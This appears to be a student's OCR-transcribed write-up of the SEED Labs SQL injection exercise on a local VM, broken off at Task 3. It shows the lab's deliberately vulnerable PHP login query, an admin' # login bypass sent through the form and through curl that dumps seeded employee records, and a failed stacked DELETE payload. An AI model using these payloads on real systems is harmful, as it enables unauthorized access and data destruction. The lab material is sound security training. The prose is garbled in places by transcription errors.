A SQL injection attack inserting a portion of a sequel query into the horrible grey run by the program the scrubs of query and allow the attacker to access the database.

Our first task is to print all profile information and put employee plus, for this we will log into my sequel. For this you will need to open the terminal and start with the below instructions and commands:

Task 1: Get Familiar with SQL Statements:

$ MySQL -u root –pseedubuntu



Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
7:44 AM
Preview
Right Ctrl

```
[05/12/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Then use the database Users and for the tables type show tables:

mysql> use Users;
mysql> show tables;

We go ahead and show the tables within that database as we can see here there’s only one table with the user's database which is credential. We will go ahead and select everything from the credential whereas the name is equal to Alice. Thus our first task is completed.



Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
En
7:48 AM
Right Ctrl

```
Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>  use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_Users |
+----------------+
| credential      |
+----------------+
1 row in set (0.00 sec)

mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
--+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickNam
e | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
--+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |
  | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+--------
--+------------------------------------------+
1 row in set (0.00 sec)

mysql> █
```

Task 2: SQL Injection Attack on SELECT Statement:

SQL injection is a technique through which attackers can execute their malicious SQL statements commonly referred to as the malicious payload. Attackers can steal information from the victim database through the malicious SQL statements; even worse, they may be able to make changes to the database.


```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
               nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
```




Task 2.1: SQL Injection Attack from the webpage:

So, we go ahead and manipulate the vulnerable sequel query that's being formed below. We will use the login page from www.SEEDLabSQLInjection.com for this task. It asks users to provide a username and a password, but we write the **admin’ #** to login to the admin’s account.

```
  if(name=='admin') {
     return All employees information;
  } else if (name !=NULL){
    return employee information;
  }
} else {
  Authentication Fails;
}
```



USERNAME admin' #



Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com
67%
8:01 AM
SEEDLABS
Home Edit Profile
Logout
None
Description
None


User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Task 2.2: SQL Injection Attack from the command line:


$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20%23'



Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
Terminal
8:00 AM
None
Description
None


```
[05/12/20]seed@VM:~$ curl 'www.SEEDLabSQLInjection.com/unsafe_home.php?username=admin%27%2
0%23'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two
menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap w
ith a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with err
or login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script a
dding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
```

We will get all the information about the admin’s account.


Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
SEEDUbuntu [Running] - Oracle VM VirtualBox
Terminal
8:00 AM
Preview
None
Description
None

```
        <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="heig
ht: 40px; width: 200px;" alt="SEEDLabs"></a>

        <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='n
av-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(cur
rent)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.p
hp'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' clas
s='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class=
'text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bo
rdered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th
><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>
Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000<
/td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td
><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10
</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</
th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><t
d></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>9999
9</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr
></tbody></table>      <br><br>
        <div class="text-center">
          <p>
            Copyright &copy; SEED LABs
          </p>
        </div>
      </div>
      <script type="text/javascript">
      function logout(){
        location.href = "logoff.php";
      }
      </script>
    </body>
    </html>[05/12/20]seed@VM:~$
```

Task 2.3: Append a new SQL statement:


Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:02 AM
SQLi Lab
www.seedlabsqlinjection.c
67%
SEEDLABS
Preview
None
Description
None

Employee Profile Login


USERNAME ' 1=1;Delete fr

PASSWORD Password

Login


Copyright © SEED LABs

we can see that it was rejected this is due to the C labs preventing us from being upended with the website so this is expecting to fail however we would append two queries together by using the semicolon and starting it from scratch.


Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:03 AM
SQLi Lab
www.seedlabsqlinjection.com
67%
Preview
None
Description
None

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1=1;Delete from credential where name='Ted';#' and Password='da39a3ee5e6b4b0d325' at line 3]\n

Task 3: SQL Injection Attack on UPDATE Statement:



Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New Settings Discard Show
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:04 AM
SQLi Lab
www.seedlabsqlinjection.c
67%
Preview
Login
Copyright © SEED LABs
None
Description
None
